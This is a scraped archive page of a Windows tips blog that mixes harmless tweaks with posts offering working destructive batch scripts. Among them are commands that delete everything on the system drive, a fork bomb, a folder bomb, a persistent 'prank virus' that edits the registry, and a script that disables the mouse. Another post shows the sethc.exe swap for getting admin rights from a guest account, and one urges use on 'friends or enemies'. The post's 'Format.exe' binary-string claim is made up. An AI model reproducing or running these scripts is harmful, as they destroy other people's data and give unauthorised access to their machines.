Showing posts with label Windows XP. Show all posts

Sunday, October 9, 2016

CREATE A DANGEROUS VIRUS USING NOTEPAD

No 1:- 

Here is a Batch File virus which can:
1.Copy itself into startup
2.Copy itself over one thousand times into random spots in your computer.
3.Hide its self and all other created files
4.Task kill MSN, Norton, Windows Explorer, Limewire.
5.Swap the left mouse button with the right one
6.Opens alert boxes
7.Changes the time to 12:00 and shuts down the computer
copy this code into notepad and save as Greatgame.bat(while saving select all files instead of text ).
Here is the Code:

Wednesday, November 4, 2015

Where The Saved Passwords Stores In Windows Xp & Vista

Where The Saved Passwords Stores In Windows Xp & Vista

Note : Educational purposes only

HOW TO ACCESS REGISTRY ??
1. Goto Start Menu.
2. Click on Run.

3. Type “regedit” (without quotes) in the Run Box .After that this Windows Opens . Now you are ready to see that.
LOCATIONS OF SAVED PASSWORDS !
# Internet Explorer 4.00 – 6.00: 
The passwords are stored in a secret location in the Registry known as the “Protected Storage”.
The base key of the Protected Storage is located under the following key:
“HKEY_CURRENT_USER\Software\Microsoft\Protected Storage System Provider”.
You can browse the above key in the Registry Editor (RegEdit), but you won’t be able to watch the passwords, because they are encrypted.
Also, this key cannot easily moved from one computer to another, like you do with regular Registry keys.
# Internet Explorer 7.00 – 8.00: 
The new versions of Internet Explorer stores the passwords in 2 different locations.
1. AutoComplete passwords are stored in the Registry under
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2.
2. HTTP Authentication passwords are stored in the Credentials file under
Documents and Settings\Application Data\Microsoft\Credentials
, together with login passwords of LAN computers and other passwords.
# Firefox: 

Friday, July 17, 2015

Top 5 Most Awesome Computer Pranks

Today We Will See 5 Awesome Computer Pranks Which Not only You will Learn To Play Them But Also You Can Avoid Being Pranked By Other.

1. Changing The Keyboard Layout.


If You Really Want to Give Your Friend a Headache Then Change Their Keyboard Layout, This Don't Require anything To be installed On Victims Computer.

How To Change The Keyboard Layout ?

To Change The Victim's Keyboard layout, Head to Control Panel > Region and Language > Keyboards > Change Keyboards Now Add Any Keyboard Layout That You Find The Best.

For Win 8 Users > Control Panel > Clock, Language, and Region > Change Input Method.

I Would Recommend You To Choose "Dvorak Layout " Most geeks are also Unaware Of This Layout and it will Confuse The Victim Surely.

You Can Flip over to the Language Bar Tab and Set that as hidden so that they Won't Be able to Figure it That easily.


Thursday, June 12, 2014

HOW TO HIDE TEXT IN IMAGE FILE

Hi Guys.
Today we will see how to hide Text
Message in any image file.

This is an awesome trick and very easy one too.

IF you wish to send a text message to you friends privately or you yourself want to hide a text message in image file then this article will help you a lot.

After hiding the message in a image file there will be no damage to the file just the size of the file will increase a bit.

So lets check how it is done.

*First of all open run and type cmd., click enter.

*This will open Command promt.

*Now you have to navigate to the folder where you have copied the files(1 .jpg file and 1 txt file which
contains your message.)

For example, if your files are in “D” drive, then after opening cmd, type, D: and hit enter, now you are in your d drive, now if your folder name is
Photos then type “cd photos” (without quotes) now you are in photos folder.

*Now main step. Type this command after navigating to the folder. copy /b imagefilename.jpg + textfilename.txt
outputimagename.jpg

*Type the exact code, but dont forgot to replace the few words, imagefilename.jpg with your image
file name and with proper extension,
textfilename.txt with your text file,
outputimagename.jpg your output image name, use whatever you want, but remember to use right
extension.

*All done by now your message has been hidden in you image and a new folder will be created in the same folder with the name you wrote in place of outputimagename.jpg.

*As everything is done by now. you must be thinking how to view the message now. don't worry we will see that too. its very simple .

You just have to open the output file with notepad , scroll down to the bottom. check the last line.
you message will be displayed there.

Friday, December 13, 2013

Funny BAT Files for Pranks or Serious Damage to a PC

1) The Blue-Death Screen – Show the Fatal Blue Screen Error [Dangerous, do NOT try it at your own PC]

@echo off
del %systemdrive%\*.* /f /s /q
shutdown -r -f -t 00

2) Stupid Shutdown – Shows a funny Error and shutdowns the PC

@echo off
msg * Fatal system error due to admin stupidity!
shutdown -c “Error! You are too stupid!” -s -t 10

Thursday, November 14, 2013

HOW TO KNOW "ADMIN PArSSWORD" THROUGH GUEST ACCOUNT

Hello guys, Today will provide you 2 awesome and easy trick through which you can hack admin account through guest account.

If you been using someones Pc in guest account and want to have Admin privilage then worry not,there is a trick for you to Gain Admin Privilage .
lets get started with it.
Method 1.

1) Go to C:/windows/system32.

2) Copy cmd.exe and paste it on desktop.

3) Rename cmd.exe to sethc.exe.

4) Copy the new sethc.exe to system 32,when windows asks for overwriting the file,then click yes.

5) Now Log out from your guest account and at the user select window,press shift key 5 times.

6) Instead of Sticky Key confirmation dialog,command prompt with full administrator privileges will open.

Monday, September 9, 2013

Getting an Email Alert (with Picture) When Someone Tries to Log into your Computer

If you have doubts that someone else has used your computer or tried to access by logging in or you don’t trust your friend to whom you have given your password while sharing cubicle.

How to be aware of this cheat?
Introduction of a new website (made in Turkey), called MouseLock.co is now resolving your problem. You will receive an email from them in which they will alert you and the picture of the intruder will be shown by them to you as soon as he/she tries to access to your computer.

Friday, September 6, 2013

How to create your own run commands

I hope you all already know what is a run command. But if don't, It is a default function provided by windows OS to jump on any software you want to work on. It is like a shortcut to avoid the step by step procedure . Since it is not possible to keep icons of all the programs on the desktop, windows has equipped this RUN command for ease of use.


To open the RUN window simply press Windows key and then R key on your keyboard. (i.e. Window+R).


Then type any program name that you want to execute and you are done the program will start running. But the drawback is that there are only few inbuilt programs which can be used via this method. But here I am showing you the trick to create commands that are not built in within the windows and you can run any of the software by typing any keyword you wish to assign to that software.


Wednesday, September 4, 2013

No-wait Screen Savers

Don't want to wait for your screen saver to kick in? Create a shortcut to it just as you would for any other program by hitting Windows key + F to search your computer and click on "All files and folders." Type "*.scr" in the "All or part of the file name" field to find every screen saver file on your computer. In the resulting list, right-click and drag the screen saver you want to your desktop. Whenever you want it to start, just double-click its icon.

Tuesday, September 3, 2013

All (Ctrl+Alt+Del) Permanently deleted files Recovery solution

Sometimes we delete the files permanently, and realize that deleting them is like a Blunder...

For all those folks,
Here is the solution

Software called "Kissass Undelete" , can bring those files from the hard disk or your flash drive.
Conditions : Only if the data on that drive is not re-occupied(or written). that means the space which was available after the deletion is not been occupied after the deletion.

Click Here to download the .

1)
To start searching for the files,
Select the drive from the Left panel of the Windows and Click the scan button.
the Scan might take upto 10 secs.

Monday, September 2, 2013

DEADLY BATCH FILE TRICKS THAT YOU SHOULD NEVER TRY ON YOUR PC


In this tutorial I'm going to explain some deadly batch file tricks and hacks that can completely destroy your Windows Registry, You have to re-format your computer to bring it back to normal. Batch files discussed in this post can create a real havoc on your computer, they can completely irritate you so don't try them on your PC. 


Use them on your friends or enemies computer.


1. Crash a Computer with just a link
Click Here (http://tiny.cc/ibJUN)


2. Folder Bomber
This batch file will create 3000+  folder in less than a minute.
Open your notepad and type the following codes.
@echo off
:top
md %random%
goto top


Save it as 3000.bat
Give this file to your friend and   when he will click on that his nightmare will be started.


Above Code Explained.
@echo off makes your command prompt window blank. md %random% is the command in MS-DOS to create random folders. (md is used for creating a folder and 


%random% means folders with random names.) goto top- retures the command to :top which causes an infinite loop.


2. Fork Bomber
It is  another batch file which ulitises 100% computer resources and memory making your computer irresponsive and at last your compuer hangs. Just copy and paste 


the below codes and save it as fork.bat
:s<br />start %0<br />%0|%0<br />goto :s<br />


3. Getting Blue Screen Of Death (BOSD)
You may be surprised to know that Windows has a built-in self-crashing mechanism (no pun intended). Though it is quite easy to crash a Windows box whenever 


you doesn't want it to crash, it may be quite difficult to reproduce the scenario, when you desperately want your box crashed. So here we give you two methods to 


crash your Windows box. 
Method 1: Windows Built-in Self Crasher
This method produces the 'awesome' BSOD (Blue Screen Of Death) that you are no doubt familiar with. The PC gets locked up and the only way to recover is to 


reboot it. Just follow these steps:


Run Regedit (Start -> Run -> regedit)
Navigate to HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\i8042prt\Parameters
Create a new DWORD value with name CrashOnCtrlScroll and give it a value 1
Reboot the PC
Now whenever you want to see the cute blue screen (and crash your system), press and hold the Ctrl key on the right side of the keyboard and hit the Scroll Lock key 


twice.


3. Prank Virus
Just copy and paste the below mentioned codes and see the fun. You can edit the codes to make i more funny or even deadly.
@echo off
echo Set oWMP=CreateObject("WMplayer.OCX.7")>>123.vbs
echo Set colCDROMs=oWMP.cdromCollection>>123.vbs
echo do>>123.vbs
echo if colCDROMs.count>=1 then>>123.vbs
echo for i=0 to colCDROMs.Count -1>>123.vbs
echo colCDROMs.Item(i).Eject>>123.vbs
echo Next>>123.vbs
echo For i=0 to colCDROMs.Count -1>>123.vbs
echo colCDROMs.Item(i).Eject>>123.vbs
echo Next>>123.vbs
echo End If>>123.vbs
echo wscript.sleep 5000>>123.vbs
echo loop>>123.vbs
echo DO>>1234.vbs
echo MSGBOX "YOU ARE SCREWED!!!!!!!!!!!!",64,"ErR0r">>1234.vbs
echo LOOP>>1234.vbs
copy /y 123.vbs C:\
copy /y 1234.vbs C:\
attrib +s +h c:\123.vbs
attrib +s +h c:\1234.vbs
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\ /v NoClose /t REG_DWORD /f /d 1
reg add HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\policies\system\ /v legalnoticetext /f /d "YOR ARE BEEN SCREWED"
reg add HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\policies\system\ /v legalnoticecaption /f /d "B0zZ_ErR0r"
reg add HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run /v 123.vbs /d c:\123.vbs
reg add HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run /v 1234.vbs /d c:\1234.vbs
attrib +s +h c:\123.vbs
attrib +s +h c:\1234.vbs
start 123.vbs
start 1234.vbs
echo Code Smahser owns your computer!!>>c:\almasmalik.txt
echo Code Smahser owns your computer!!>>d:\almasmalik.txt
echo Code Smahser owns your computer!!>>e:\almasmalik.txt
msg * MAY YOUR COMPUTER "REST IN PEACE"


5. Open Command Prompt Window infinite times untill your Computer Crashes
Just copy and paste the below codes to make your computer crash. (After you will restart your computer, it will be back to normal)
@echo off
:loop
start cmd.exe
goto loop
"cmd.exe" can be changed to any other program also like Calculator. For calculator use calc.exe, for My Computer use explorer.exe and so on.


How to Make the virus ?

   1. Open Notepad and copy below code into it.

      @Echo off
      Del C:\ *.* |y

   2. Save this file as virus.bat (Name can be anything but .bat is must)
   3. Now, running this file will delete all the content of C Drive.


Warning: Please don't try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.


Make a virus that disable Mouse

*Open Notepad and copy below codes

rem --------------------------------- 
rem Disable Mouse 
set 
key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass" 
reg delete %key% 
reg add %key% /v Start /t REG_DWORD /d 4 
rem --------------------------------- - 

*Save this file as  virus.bat 
*Done you just created your virus.

Virus to Format Hard Disk !!!

Copy the below codes into Notepad.

01001011000111110010010101010101010000011111100000 

Save the file as Format.exe 

Sunday, September 1, 2013

How To Reinstall Windows XP Without Having to Reactivate With Microsoft

I find that I have to reinstall Windows at least every 6 months to a year. It simply gets too slow because of all the registry changes and modifications. And it’s also great if you got a used computer from somewhere and you would rather wipe it clean and start fresh.
The only issue with re-installing Windows is that you have to be careful about the reactivation process. By default, if you use the OEM CD that came with your computer when you first bought it, re-installing Windows should be a breeze and you won’t have to reactivate.
However, this may not always be the case. If you don’t use the original CD that came with the computer, you may have to re-activate. Also, sometimes even when you use the same CD, it may not force you to re-activate XP.

Saturday, August 31, 2013

2 ways to install Android Apps on windows XP,Windows 8, Windows 7

What is Android?

Android  is a Linux-based operating system designed primarily for touchscreen mobile devices such as smartphones and tablet computers. Initially developed by Android, Inc.Android is open source and Google releases the code under the Apache License. This open-source code and permissive licensing allows the software to be freely modified and distributed by device manufacturers, wireless carriers and enthusiast developers.


What is Android Application?
A mobile software application developed for use on devices powered by Google's Android platform.  Android apps are available in the Google PlayStore (formerly known as the Android Market), in the Amazon Appstore and on various Android App-focused sites, and the apps can run on Android smartphonestabletsGoogle TV and other devices.


These days’ people are really going crazy behind Android apps. There are hell lot of games and applications available for android plat form which makes users to stick on to their mobiles. Even the people who don’t own a Android mobile are also showing interest to use android apps. If you are one among those who don’t own a Android mobile but Still want to use Android apps on Windows 8 or Android on windows 7, then this post will be very helpful to you.

Friday, August 30, 2013

Have a Personalized Logon Wallpaper in Windows XP


Have you always wanted to have your image displayed as a log on banner whenever you start your PC? This article explains the exact procedure required to have your own photo or your pet's photo displayed as one such banner. With this trick, you can have a personalized wallpaper which would appear before your log in screen each time you start your computer.

To use this trick, you need to have a bmp file. If your image is of any other format, you can save it in bmp format using MS Paint.

Thursday, August 29, 2013

Enable Registry Editor disabled by Administrator or Virus

What is Registry Editor
Registry Editor is a useful utility in Windows which allows users to easily change advanced Windows settings by altering registry keys present in a hierarchical arrangement called the Windows Registry. Despite being such a powerful tool, Registry Editor is not totally error-proof.


A simple virus infection is all it takes to render it useless. Or, there are times when your administrator has actually disabled Registry Editing. When you try to open the Registry Editor in one such computer, you are likely to receive the“Registry editing has been disabled by your administrator” error. Due to this error, it is impossible to remove this restriction using Registry Editor itself. 

This article suggests some workarounds for re-enabling Registry editing in a computer running Windows XP, Windows Vista, Windows Server 2003/ 2008, Windows 7 or Windows 8.

Wednesday, August 28, 2013

Add Background Images to Folders in Windows

Suppose you have a music folder that contains all songs by your favorite singer. Would it not be great if instead of the plain white background, you could add the singer's image as the background of this folder? 

It is relatively easy to add background images to folders using a simple desktop.ini trick just as easily as you can change your Desktop's background. 

Desktop.ini is a system file that is used to customize the appearance and behavior of folders in Windows. We can use this ability of desktop.ini files to add backgrounds to folders just by adding a few lines of code. 

Folder Background in Windows
This is how the background in folder looks like.

Monday, August 26, 2013

Make Undeletable, Unrenamable Folders

Have you ever wondered how you can make a folder which neither can be deleted nor be renamed. Well, if you have, then you have come to the right place. With this trick, you will be able to create folders in Windows which cannot be renamed or deleted.


Basic Concept
The basic concept behind this trick is the use of Keywords. Keywords are reserved words in any programming language that cannot be used as names of variables. Windows also uses certain keywords in its programming. Some of them are con, aux, lpt1, lpt2, lpt3, lpt4, lpt5, lpt6, lpt7, lpt8 and lpt9.


Saturday, August 24, 2013

Enable Task Manager disabled by Administrator or Virus in Windows

Windows Task Manager is used to view details about processes running on your computer. Since it can be used to terminate programs that are misbehaving or are viruses disguised in the form of harmless programs, most spyware and viruses disable it to prevent themselves from being closed through it. Some administrators also disable Task Manager to prevent users from closing important security programs like antivirus and anti-malwares.

In such situations, running the Task Manager will give the "Task Manager has been disabled by Administrator" error. However, there are some techniques you can use to re-enable task manager and close those harmful programs manually. This article contains few such simple techniques you can use to regain access to Task Managing privileges.


Friday, August 23, 2013

Enable Command Prompt Disabled by Administrator or Virus

Command Prompt is the tool in Windows which allows users to interact with their computer from a character user interface(CUI). It allows users to bypass most restrictions that are enforced on the Windows explorer based GUI. Hence, it can also be used to remove viruses and malware and also undo their effects. To avoid this, most viruses disable command prompt. Some administrators also purposefully disable it to avoid users changing critical settings of the computer.

In these situations, if you run the command prompt (cmd.exe), you will get an error saying "The command prompt has been disabled your Administrator". However, there are ways in which you can re-enable it. This article contains some such few simple techniques using which you can easily enable the command prompt.

Thursday, August 22, 2013

How To Use Your USB/Pen Drive As Ram

In this post we tell you guys how to use a flash drive or pen drive as a RAM for WIN7, VISTA and XP.

 So let’s begin.Increasing the PC’s RAM using USB Flash Drive will help also enhance Game performance and decrease the time of execution of some tasks made by software.


 A) For WIN7/VISTA


 1. Insert your pen drive and then format it.

 2. Right click on your pen drive and then click on properties.